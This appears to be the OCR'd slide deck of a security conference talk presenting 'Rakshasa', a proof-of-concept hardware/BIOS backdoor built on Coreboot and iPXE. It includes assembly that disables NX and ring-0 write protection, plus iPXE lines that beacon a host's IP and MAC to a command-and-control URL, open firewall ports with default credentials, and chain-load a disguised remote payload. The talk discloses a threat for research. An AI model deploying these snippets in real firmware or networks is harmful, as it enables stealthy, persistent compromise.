Hardware Backdooring is practical

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DISCLAIMER

- We are not « terrorists ». We won't release our PoC backdoor.
- The x86 architecture is plagued by legacy. Governments know. The rest of the industry : not so much.
- There is a need to discuss the problems in order to find solutions...
- This is belived to be order of magnitudes better over existing backdoors/malware

Who am I ?

- Security Researcher
- First learned asm (~15 years ago)
- Presented at Blackhat/Defcon/CCC/HITB/Ruxcon...
- Master in Engineering, master in Computer Sciences
- Co organiser of the NoSuchCon conference (Paris)

What do I do ?

- Binary due diligence
- Red teaming
- Research : patents, products etc.

Agenda

- Motivation : state level backdooring ?
- Coreboot & x86 architecture
- State of the art in rootkitting, romkitting
- Introducing Rakshasa
- Rakshasa design
- Why cryptography (Truecrypt/Bitlocker/TPM) won't save us...
- Backdooring like a nation stateTkakeloduction

FUD 101

Could a state (eg : China) backdoor all new computers on earth ?

Occupying the Information High Ground:

Chinese Capabilities for Computer Network Operations and Cyber Espionage

This close relationship between some of China's—and the world's—largest telecommunications hardware manufacturers creates a potential vector for state sponsored or state directed penetrations of the supply chains for microelectronics supporting U.S. military, civilian government, and high value civilian industry such as defense and telecommunications, though no evidence for such a connection is publicly available.

Prepared for the U.S.-China Economic and Security Review Commission by Northrop Grumman Corp

Bryan Krekel
Patton Adams
George Bakos

March 7, 2012

NORTHROP GRUMMAN

More FUD

Former Pentagon analyst: Ch

www.zdnet.com/

Most Visited URL Deco

Cyberdéfense : les routeurs chi...

www.numerama.com/magazine/23225-cyberdefense-les-routeurs-chinois-accuses-d-etre-un-risque.html

Most Visited URL Decoder/Encoder Tasks Ralf Brown Internet Archive: Di... HES 2012 HES orga My box Google Actualités YouTube to mp3 Co...

Cyberdéfense : les routeurs chinois accusés d'être un risque

Julien L. - publié le Jeudi 19 Juillet 2012 à 16h09 - posté dans **Société 2.0**

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
Chine, Réseau, Windows, ZTE, Huawei

22 commentaire(s)


Faudra-t-il se passer des équipements chinois dans le secteur des télécommunications ? Un rapport sénatorial dédié à la cyberdéfense avance cette idée, pointant du doigt les liens entre les industriels ZTE et Huawei et le pouvoir central chinois. Mais en matière de cyberdéfense, les matériels en provenance de l'Empire du Milieu ne sont pas les seuls à poser question.



Les équipements de réseau chinois, un risque pour la cyberdéfense ? C'est ce qui ressort d'un rapport sénatorial conduit par Jean-Marie Bockel et disponible sur le site de la chambre haute du parlement. Si le document liste dix priorités et propose cinquante recommandations, l'une des pistes avancées par le sénateur socialiste a particulièrement surpris.

Cette priorité, la dixième, propose "*d'interdire sur le territoire national et à l'échelle européenne le déploiement et l'utilisation de 'routeurs' ou d'autres équipements de cœur de réseaux qui présentent un risque pour la sécurité nationale, en particulier les 'routeurs' et certains équipements d'origine chinoise*". Et deux sociétés sont directement citées dans le rapport : ZTE et Huawei.

Enough FUD...
A bit of x86 architecture


CPU
L1
L2
(IO)
M
M
U
DDR
CTRL
DDR
RAM
FSB
Northbridge
PCIe
PCIe
PCIe
VIDEO
Southbridge
NVRAM SPI
Ethernet
PCI
SATA
TPM
LPC (ISA)
SuperIO
Floppy
Keyboard
Mouse
SPI

State of the art, previous work

Previous work

- Early 80s : Brain virus, targets the MBR
- 80s, 90s : thousands of such viruses
- 2007, John Heasman (NGS Software) Blackhat US: backdoor EFI bootloader
- 2009, Anibal Saco and Alfredo Ortega (Core security), CanSecWest : patch/flash a Pheonix-Award Bios
- 2009, Kleissner, Blackhat US : Stoned bootkit. Bootkit Windows, Truecrypt. Load arbitrary unsigned kernel module.
- 2010, Kumar and Kumar (HITB Malaysia) : vbootkit bootkitting of Windows 7.
- Piotr Bania, Konboot : bootkit any Windows (32/64b)
- 2012 : Snare (Blackhat 2012) : UEFI rootkitting

Introducing Rakshasa

Goals : create the perfect backdoor

- Persistant
- Stealth (0 hostile code on the machine)
- Portable (OS independant)
- Remote access, remote updates
- State level quality : plausible deniability, non attribution
- Cross network perimeters (firewalls, auth proxy)
- Redundancy
- Non detectable by AV (goes without saying...)

Rakshasa : Design (1/2)

- Core components :
  - Coreboot
  - SeaBios
  - iPXE
  - payloads

  Built on top of free software : portability, non attribution, cheap dev (~4 weeks of work), really really really hard to detect as malicious.

- **Supports 230 motherboards**.


Rakshasa : Design (2/2)

- Flash the BIOS (Coreboot + PCI roms such as iPXE)
- Flash the network card or any other PCI device (redundancy)
- Boot a payload over the network (bootkit over https)


  → Boot a payload over wifi/wimax (breach the network perimeter, bypasses network detection, I(P|D)S)

  → Remotely reflash the BIOS/network card if necessary

Rakshasa architecture (1/2)



Rakshasa architecture (2/2)



DEMO : Evil remote carnal pwnage (of death)

I can write blogs too... Muhahahaha...

Rakshasa : embedded features

- Remove NX bit → executable heap/stack.
- Make every mapping +W in ring0
- Remove CPU updates (microcodes)
- Remove anti-SMM protections → generic local root exploit
- Disable ASLR
- Bootkitting (modified Kon-boot payload*)

* Thanks to Piotr Bania for his contribution to Rakshasa :)

Rakshasa : removing the NX bit (1/2)

MSR !!! Model Specific Register

AMD64 Architecture Programmer's manual (volume 2, Section 3.1.7 : Extended Feature Enable Register) :

No-Execute Enable (NXE) Bit. Bit 11, read/write. Setting this bit to 1 enables the no-execute page-protection feature. The feature is disabled when this bit is cleared to 0.

Rakshasa : removing the NX bit (2/2)

```
; Disable NX bit (if supported)

        mov     eax,0x80000000                  ; get higher function supported by eax
        cpuid                                   ; need amd K6 or better (anything >= 1997... should be ok)

        cmp     eax,0x80000001
        jb      not_supported                   ; need at least function 0x80000001

        mov     eax,0x80000001                  ; get Processor Info and Feature Bits
        cpuid

        bt      edx,20                          ; NX bit is supported ?
        jnc     not_supported

        mov     ecx, 0xc0000080                 ; extended feature register (EFER)
        rdmsr                                   ; read MSR
        btr     eax, 11                         ; disable NX (EFER_NX) // btr = bit test and reset
        wrmsr                                   ; write MSR

not_supported:
```

Make every mapping +W in ring0

Intel Manuals (Volume 3A, Section 2.5):

Write Protect (bit 16 of CR0) - When set, inhibits supervisor-level procedures from writing into read-only pages; when clear, allows supervisor-level procedures to write into read-only pages (regardless of the U/S bit setting; see Section 4.1.3 and Section 4.6). This flag facilitates implementation of the copy-on-write method of creating a new process (forking) used by operating systems such as UNIX.

Make every mapping +W in ring0 (32b/64b)

```
; 32b version :
        mov eax,cr0
        and eax,0xfffeffff
        mov cr0,eax

; 64b version :
        mov rax,cr0
        and rax,0xfffeffff
        mov cr0,rax
```

Remove CPU updates (microcodes)

rm -rf ./coreboot/microcodes/

Remove anti-SMM protections (1/2)

Intel® 82845G/82845GL/82845GV Graphics and Memory Controller datasheets, Section 3.5.1.22: SMRAM—System Management RAM Control Register (Device 0), bit 4 :

SMM Space Locked (D_LCK)—R/W, L. When D_LCK is set to 1, D_OPEN is reset to 0; D_LCK, D_OPEN, C_BASE_SEG, H_SMRAM_EN, TSEG_SZ and TSEG_EN become read only. D_LCK can be set to 1 via a normal configuration space write but can only be cleared by a Full Reset. The combination of D_LCK and D_OPEN provide convenience with security. The BIOS can use the D_OPEN function to initialize SMM space and then use D_LCK to "lock down" SMM space in the future so that no application software (or BIOS itself) can violate the integrity of SMM space, even if the program has knowledge of the D_OPEN function.

Remove anti-SMM protections (2/2)

D_LCK is not supported by CoreBoot currently anyway...

```
; disable D_LCK shellcode  for Coreboot...
        nop
```

Disable ASLR

- OS dependant.
- Seed for full ASLR has to be in kernel land (equivalent of execve()).

→ patch the seed with a known value

- Seed location for Windows 7 identified by Kumar & Kumar (HITB KL 2010).

→ Mapping is 100% repeatable :)

Rakshasa : embedded features : conclusion

→ Permantent lowering of the security level on any OS.

→ Welcome back to the security level of 1997.

→ Persistant, even if HD or OS is remove/restored.

Rakshasa : remote payload

- Currently capable of Bootkitting any version of Windows (32b/64b) thanks to special version of Kon-boot
- Bootkit future Oses ? → Update/remove/reflash firmwares (PCI, BIOS)

Rakshasa : stealthness

- We don't touch the disk. 0 evidence on the filesystem.
- The code flashed to motherboard is not hostile per si (there is one text file with urls in it.. that's it).
- We can remotely boot from an alternate payload or even OS : fake Truecrypt/Bitlocker prompt !
- Optionally boot from a WIFI/WMAX stack : 0 network evidence on the LAN.
- Fake BIOS menus if necessary. We use an embedded CMOS image. We can use the real CMOS nvram to store encryption keys/backdoor states between reboots.

Rakshasa : why using Coreboot/SeaBios/iPXE is the good approach

- Portability : benefit from all the gory reverse engineering work already done !
- Awesome modularity : embbed existing payloads (as floppy or cdrom images) and PCI roms directly in the main Coreboot rom !
  Eg : bruteforce bootloaders (Brossard, H2HC 2010), bootkits without modification.
- Network stacks : ip/udp/tcp, dns, http(s), tftp, ftp... make your own (tcp over dns? Over ntp ?)
- Code is legit : can't be flagged as malware !

DEMOS

Exemple iPXE configuration files : get an IP

```
#!ipxe


# try dhcp first, else use static IP

dhcp || (  set net0/ip 192.168.0.3 && set
   net0/netmask 255.255.255.0 && set
   net0/gateway 192.168.0.1)
```

Exemple iPXE configuration files : fun with webapps...

```
# evil pingback to C & C internet blog with HTTP auth...
kernel http://admin:p4ssw0rd@2012.hackitoergosum.org/xmlrpc.php?ip=${net0/ip}&mac=${net0/mac}&netmask=${net0/netmask}&gateway=${net0/gateway}&dns=${net0/dns}&domain=${net0/domain} ||
# Send an email using open relay web application
kernel http://vulnerablehost.com/vulnservice.asp?mail-from=Rakshasa&mail-toaddress=endrazine%40gmail.com&mail-subject=BIOS%20Owned ||
# Rooter pharming : modify firewall settings
kernel http://admin:password@2012.hackitoergosum.org/cgi-bin/firewall?action=enable&port=all ||
kernel http://root:root@2012.hackitoergosum.org/cgi-bin/firewall?enableport=all ||
```

Exemple iPXE configuration files : chain configuration loader from the web

```
#chain loader over https

chain https://www.pmcma.org/ads/love.jpg?ip=${net0/ip}&mac=${net0/mac} ||
```

